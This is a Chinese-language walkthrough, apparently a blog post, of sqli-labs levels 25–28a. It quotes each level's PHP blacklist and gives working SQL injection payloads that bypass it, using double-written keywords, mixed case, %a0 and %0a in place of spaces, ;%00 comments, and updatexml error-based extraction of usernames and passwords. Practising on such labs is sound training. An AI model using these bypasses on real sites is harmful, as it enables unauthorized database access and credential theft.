
sqli-labs lexx25-28a(各种过滤)
less-25AND OR 过滤
less-25a基于Bool_GET_过滤AND/OR_数字型_盲注
less-26过滤了注释和空格的注入
less-26a过滤了空格和注释的盲注
less-27过滤了union和select的
less-27a过滤了union和select的盲注
less-28有括号的单引号字符型,过滤了union和select等的注入
less-28a有括号的单引号字符型,过滤了union和select等的注入盲注
less-25
过程:
先看页面返回信息
单引号闭合
查询字段个数时出现问题

order by结果报错就只剩下了der by,题目上显示or and and belong to us说明输入的or和and过滤掉了。 可以尝试双写绕过
- or->oror
- and-> anandd
源码:
$id=$_GET['id'];

$id= blacklist($id);

$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";

function blacklist($id)

{

	$id= preg_replace('/or/i',"", $id);			//strip out OR (non case sensitive)

	$id= preg_replace('/AND/i',"", $id);		//Strip out AND (non case sensitive)

	return $id;

}

这里将id中的or和and都转化为空
之后
- ?id=1' oorrder by 4 --+得字段为3.
- ?id=' union select 1,(select group_concat(table_name) from infoorrmation_schema.tables where table_schema="security"),3 --+ 爆表
- ?id= ' union select 1,(select group_concat(column_name) from infoorrmation_schema.columns where table_schema="security" aandnd table_name="users"),3 --+ 爆字段
- ?id= ' union select 1,(select concat(username, passwoorrd) from users limit 0,1),3 --+ 爆值
less-25a
less-26
先看源码
function blacklist($id)

{

	$id= preg_replace('/or/i',"", $id);			//strip out OR (non case sensitive)

	$id= preg_replace('/and/i',"", $id);		//Strip out AND (non case sensitive)

	$id= preg_replace('/[\/\*]/',"", $id);		//strip out /*

	$id= preg_replace('/[--]/',"", $id);		//Strip out --

	$id= preg_replace('/[#]/',"", $id);			//Strip out #

	$id= preg_replace('/[\s]/',"", $id);		//Strip out spaces

	$id= preg_replace('/[\/\\\\]/',"", $id);		//Strip out slashes

	return $id;

}

这是一个黑名单,把能用到的常见的全都过滤了
我试着输入这些
?id=%231 //过滤了#
?id=or1 //过滤了or
?id=/*1 //过滤了多行注释
?id=--1 //过滤了单行注释
?id=/1 //过滤了斜杠
?id=1' ' ' //过滤了空格
?id=\ //过滤了反斜杠
py下大佬,给了四种注入方式
    一:因正确回显非固定字符串,可利用特殊 URL 编码代替空格,仍使用union加空格连接select联合注入。

    二:因错误回显是 MySQL 错误信息,可利用报错注入即 Less 17 中提到的几种方法,首选是updatexml()注入与extractvalue()注入,因其他方法仍不能避开空格的使用。

    三:基于 Bool 盲注,构造注入语句避开空格。

    四:基于 延时盲注,构造注入语句避开空格。
第一种
url编码%26是运算符&,下面的%26%26换成运算符||也是可以的,但不能直接用&&
less-26a
less-27
源码:
function blacklist($id)

{

$id= preg_replace('/[\/\*]/',"", $id);		//strip out /*

$id= preg_replace('/[--]/',"", $id);		//Strip out --.

$id= preg_replace('/[#]/',"", $id);			//Strip out #.

$id= preg_replace('/[ +]/',"", $id);	    //Strip out spaces.

$id= preg_replace('/select/m',"", $id);	    //Strip out spaces.

$id= preg_replace('/[ +]/',"", $id);	    //Strip out spaces.

$id= preg_replace('/union/s',"", $id);	    //Strip out union

$id= preg_replace('/select/s',"", $id);	    //Strip out select

$id= preg_replace('/UNION/s',"", $id);	    //Strip out UNION

$id= preg_replace('/SELECT/s',"", $id);	    //Strip out SELECT

$id= preg_replace('/Union/s',"", $id);	    //Strip out Union

$id= preg_replace('/Select/s',"", $id);	    //Strip out select

return $id;

}

黑名单里的东西更多
在黑名单中,发现没有过滤大小写的语句。题目就仅仅只会过滤select,SELECT,Select,而当我们输入一个SelEcT的时候,就不会过滤
/m是多行匹配,/s是空白符匹配
过程:
使用url编码 注释符被过滤可以用;%00 select查询时使用()代替空格做分割
- ?id=1' %26%26 updatexml(1,concat('~~',(SelEct(group_concat(table_name)) from(information_schema.tables)where(table_schema="security"))),1);%00
- ?id=1' %26%26 updatexml(1,concat('~~',(SelEct(group_concat(column_name)) from(information_schema.columns)where(table_name="users"%26%26table_schema="security"))),1);%00
- ?id=1' %26%26 updatexml(1,concat('~~',(SelEct(group_concat(password)) from(users))),1);%00
less-27a
盲注
less-28
less-28a
题目的界面上说不能使用union和select
但是我们可以想办法绕过
源码:
function blacklist($id)

{

$id= preg_replace('/[\/\*]/',"", $id);				//strip out /*

$id= preg_replace('/[--]/',"", $id);				//Strip out --.

$id= preg_replace('/[#]/',"", $id);					//Strip out #.

$id= preg_replace('/[ +]/',"", $id);	    		//Strip out spaces.

//$id= preg_replace('/select/m',"", $id);	   		 	//Strip out spaces.

$id= preg_replace('/[ +]/',"", $id);	    		//Strip out spaces.

$id= preg_replace('/union\s+select/i',"", $id);	    //Strip out UNION & SELECT.

return $id;

}
过滤了/*,--,#,空格,以及不区分大小写的union+select
过程:

空格用%a0代替(在某不知名大佬那里了解到新的绕过空格姿势 /%0a/ )
大小写绕过
- ?id=0%27)%a0uNion%a0sElect(1),(database()),(%273
sqli-labs lexx25-28a(各种过滤)的更多相关文章
- SQLI LABS Basic Part(1-22) WriteUp
好久没有专门练SQL注入了,正好刷一遍SQLI LABS,复习巩固一波~ 环境: phpStudy(之前一直用自己搭的AMP,下了这个之后才发现这个更方便,可以切换不同版本的PHP,没装的小伙伴赶紧试 ...
- Sqli labs系列-less-3 。。。
原本想着找个搜索型的注入玩玩,毕竟昨天被实力嘲讽了 = = . 找了好长时间,我才发现,我没有 = = ,网上搜了一个存在搜索型注入的源码,我看了好长时间,楞没看出来从哪里搜索注入了....估计是我太 ...
- Sqli labs系列-less-2 详细篇
就今天晚上一个小插曲,瞬间感觉我被嘲讽了. SQL手工注入这个东西,杂说了吧,如果你好久不玩的话,一时说开了,你也只能讲个大概,有时候,长期不写写,你的构造语句还非常容易忘,要不我杂会被瞬间嘲讽了啊. ...
- Sqli labs系列-less-1 详细篇
要说 SQL 注入学习,网上众多的靶场,就属 Sqli labs 这个系列挺不错的,关卡达到60多关了,我自己也就打了不几关,一个挺不错的练习SQL注入的源码. 我一开始就准备等我一些原理篇总结完了, ...
- SQLI LABS Stacked Part(38-53) WriteUp
这里是堆叠注入部分 less-38: 这题啥过滤都没有,直接上: ?id=100' union select 1,2,'3 less-39: 同less-38: ?id=100 union selec ...
- SQLI LABS Advanced Part(23-37) WriteUp
继续继续!这里是高级部分! less-23: 提示输入id参数,尝试: ?id=1' and '1 返回的结果与?id=1相同,所以可以直接利用了. ?id=1' order by 5# 可是页面返回 ...
- SQL注入系列:SQLi Labs
前言 关于注释 说明:在SQL中--[空格]表示注释,但是在URL中--空格在发送请求的时候会把最后的空格去掉,所以用--+代替,因为+在被URL编码后会变成空格 MYSQL有三种常用注释: --[空 ...
- Sqli - Labs 靶场笔记(一)
Less - 1: 页面: URL: http://127.0.0.1/sqli-labs-master/Less-1/ 测试: 1.回显正常,说明不是数字型注入, http://127.0.0.1/ ...
- SQLI LABS Challenges Part(54-65) WriteUp
终于到了最后一部分,这些关跟之前不同的是这里是限制次数的. less-54: 这题比较好玩,10次之内爆出数据.先试试是什么类型: ?id=1' and '1 ==>>正常 ?id=1' ...
- Sqli labs系列-less-5&6 报错注入法(下)
我先输入 ' 让其出错. 然后知道语句是单引号闭合. 然后直接 and 1=1 测试. 返回正常,再 and 1=2 . 返回错误,开始猜表段数. 恩,3位.让其报错,然后注入... 擦,不错出,再加 ...
随机推荐
- 洛谷 P2101 命运石之门的选择 (分治)
P2101 命运石之门的选择 (分治) 介绍 El Psy Congroo 题目链接 没错,作为石头门厨,怎么能不做石头门的题呢?(在搜石头门的时 候搜到了本题) 本题作为一道分治基础练习题还是不错的 ...
- HDU100题简要题解(2010~2019)
HDU2010 水仙花数 题目链接 Problem Description 春天是鲜花的季节,水仙花就是其中最迷人的代表,数学上有个水仙花数,他是这样定义的: "水仙花数"是指一个 ...
- 如何用FL Studio做电音
电音制作,自然少不了适合做电音的软件,市面上可以进行电音制作的软件不少,可是如果在这些软件中只能选择一款的话,想必多数人会把票投给FL Studio,毕竟高效率是永远不变的真理,今天就让我们来看看如何 ...
- Postman实用小技巧
Postman使用小技巧 软件测试工程师 张江涛 废话就不多说了,直奔主题,这里的技巧就以对话方式来阐述吧. 问:公司的环境也太多了吧,本地.开发.测试以及生产环境,这么多环境,每次使用的时候都要来回 ...
- nmap安装和使用
nmap安装和使用 安装 官网地址 https://nmap.org/download.html 许多流行的Linux发行版(Redhat.Mandrake.Suse等)都使用RPM软件包管理系统,方 ...
- nginx介绍及常用功能
什么是nginx nginx跟Apache一样,是一个web服务器(网站服务器),通过HTTP协议提供各种网络服务. Apache:重量级的,不支持高并发的服务器.在Apache上运行数以万计的并发访 ...
- 【CF607B】Zuma——区间dp(记忆化搜索/递推)
以下是从中文翻译成人话的题面: 给定一个长度小于等于500的序列,每个数字代表一个颜色,每次可以消掉一个回文串,问最多消几次可以消完? (7.16) 这个题从洛谷pend回来以后显示有103个测试点( ...
- CSRF&SSRF-初探准备
了解CSRF之前的必备知识 1.同源策略 同源策略-三个相同:协议.域名.端口 举例说明: 源URL为:http://www.example.com/dir/page.html 协议为:http 域名 ...
- Beta冲刺随笔——测试
这个作业属于哪个课程 软件工程 (福州大学至诚学院 - 计算机工程系) 这个作业要求在哪里 团队作业第五次--Alpha冲刺 这个作业的目标 团队进行Alpha冲刺 作业正文 正文 其他参考文献 无 ...
- Robot Framework接口自动化案例分享⑦——Jenkins持续集成
一.RobotFramework插件安装 1.Jenkins首页->系统管理->插件管理->可选插件-> 2.搜索robot,点击直接安装 二.任务参数配置 1.新建任务 Je ...